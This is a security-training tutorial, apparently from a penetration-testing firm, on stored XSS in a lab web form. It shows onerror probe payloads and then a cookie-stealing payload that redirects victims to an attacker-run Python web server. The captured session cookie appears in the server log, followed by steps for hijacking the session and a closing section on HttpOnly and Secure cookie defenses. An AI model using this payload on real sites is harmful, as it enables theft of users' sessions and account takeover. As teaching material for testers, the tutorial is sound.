
```
<video src="URL">
```

As we do not want to load a video we can try to use event handlers such as `onerror` to trigger an action. Payloads would typically look something like the following:

```
<video src=x onerror=alert(1)>
```

Lets explore what this payload is doing

<video src=x onerror=alert(1)>



WHY IS IT IMPORTANT TO LOOK AT WHERE YOUR PAYLOAD ENDS UP?

Lets also take a look at the image value that is available in this application. This will show the importance of assessing where your input gets placed

The screenshot shows a web form with three input fields: 'Name:', 'Message:', and 'Image:'. The 'Image:' field contains the text 'wiggle'. Below the fields are two buttons: 'Submit' and 'Clear Messages'. A tooltip is overlaid on the 'Image:' field, displaying the rendered HTML code:

```
<pre></pre>
```

Here we can see that our input is immediately embedded into an `` tag, and our previous tests have shown us that `<script>` will not work. At this point we have two options

Either:

close off this tag using `>` and attempt to inject a malicious payload that is seen as external to the `` tag

- eg `<script>alert(1)</script>`

Or:

manipulate this tag so that it acts in a malicious nature. We know what the syntax of a malicious `` payload could look like (it is the same as `<video>`)

To achieve a proof of concept within the current application we just need to submit a src address that will fail and provide the right event handler.

The screenshot shows the same web form as before. The 'Image:' field now contains the payload: `wiggle" onerror=alert(1)>`. The 'Submit' and 'Clear Messages' buttons are still present.





```
</br>  
▼ <pre>  
   event  
  </pre>
```

Note: It is important to be aware of the use of the " after wiggle. Our previous testing has shown that we are injecting into ``, it is important to make sure we are creating a payload that is syntactically correct




WHO CARES ABOUT PROOF OF CONCEPTS! LETS TALK SESSION HIJACKING

Once we have a working proof of concept, we know beyond a shadow of a doubt that we can trigger events that can be used to attack other users. Stealing cookies is a common way to use XSS. Most web applications manage user sessions by using cookies. If you can trigger a user's browser to send you their cookie, it is possible to hijack their session by using that as a method to "authenticate" you to the application.

SO HOW DO WE DO IT?

First lets look at what cookies we can read via XSS. Using the document.cookie property within JavaScript, it is possible to identify the cookies available to us



Much more valuable 😊

But this executed in our browser and is therefore our cookie and of no value. We need to create a payload that will execute in a user's browser and send the cookie value to us. To achieve this, we need to set up a web server that the user's browser will send the data to. This is as simple as running a lightweight python web server.

```
(dan@kali)-[~/training]
└─$ ip a | grep eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   inet 192.168.48.165/24 brd 192.168.48.255 scope global dynamic noprefixroute eth0

(dan@kali)-[~/training]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

There is now a web server running on our IP address of 192.168.48.165 on port 8000. This will just run in the background until the user triggers the XSS.

The payload that gets used should be appropriate for each specific application. For this example, let's acknowledge that we are able to already inject into an `` tag and just modify the `onerror` event to send a user's cookie to our server.

Name:

Message:

Image:



WHY SHOULD THIS PAYLOAD WORK?

It modifies the tag to reference a URL “x” that is invalid. This means that the event handler onerror will be triggered.

```
onerror=document.location='http://192.168.48.165:8000/c?c='+document.cookie>
```

document.location is used to define a new URL and will direct the victim browser to the malicious web server that the attacker controls

This is the full address (protocol, port, and arbitrary page “c”) of the attacker controlled web server that the victim will make a request for

+document.cookie will ensure that the victim browser appends the cookie value when sending data to the attacker’s server

As this is on a forum and part of our stored XSS attack, we can simply monitor our webserver and wait for any connection attempts that will be triggered when our XSS payload executes

```
(root@kali)-[~/home/dan/testing]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.48.35 - - [12/Jan/2024 10:54:36] code 404, message File not found
192.168.48.35 - - [12/Jan/2024 10:54:36] "GET /c?c=PHPSESSID=8cmcuvcoq7rcflqkpv436qbbk HTTP/1.1" 404 -
192.168.48.35 - - [12/Jan/2024 10:54:36] code 404, message File not found
192.168.48.35 - - [12/Jan/2024 10:54:36] "GET /favicon.ico HTTP/1.1" 404 -
```

WE HAVE COOKIE VALUES!

From here it is possible to take this cookie value and access the account of the user. One simple way to do this is to use the storage section of inspector



It is possible to simply copy and past the value of the stolen cookie into the value column and achieve successful session hijacking.

XSS PROTECTIONS

It is important to note that not only can applications sanitise user input and apply filters to stop malicious user input, it is also possible to protect cookie values by using the HttpOnly and Secure cookie flags

By setting HttpOnly to true the application prevents client-side JavaScript from accessing the cookie. This means that the document.cookie function will not be able to read the appropriate values

By setting the secure flag, the application will only send the cookie value to an HTTPS website. While this does not stop an attacker sending a cookie value to a malicious location, the cookie data is protected from interception.



Turning individuals into experts

North Green Security is a leader in penetration testing and cyber security training. Offering a comprehensive range of courses to suit you. We are here to provide guidance and skills that will make you more successful.

Our trainers have over 12 years experience creating and delivering training courses that get results

MORE ABOUT US



Phone

0844 502 0042



Email

training@northgreensecurity.com



Website

www.northgreensecurity.com



Discord

https://discord.gg/w7K8yVaFbD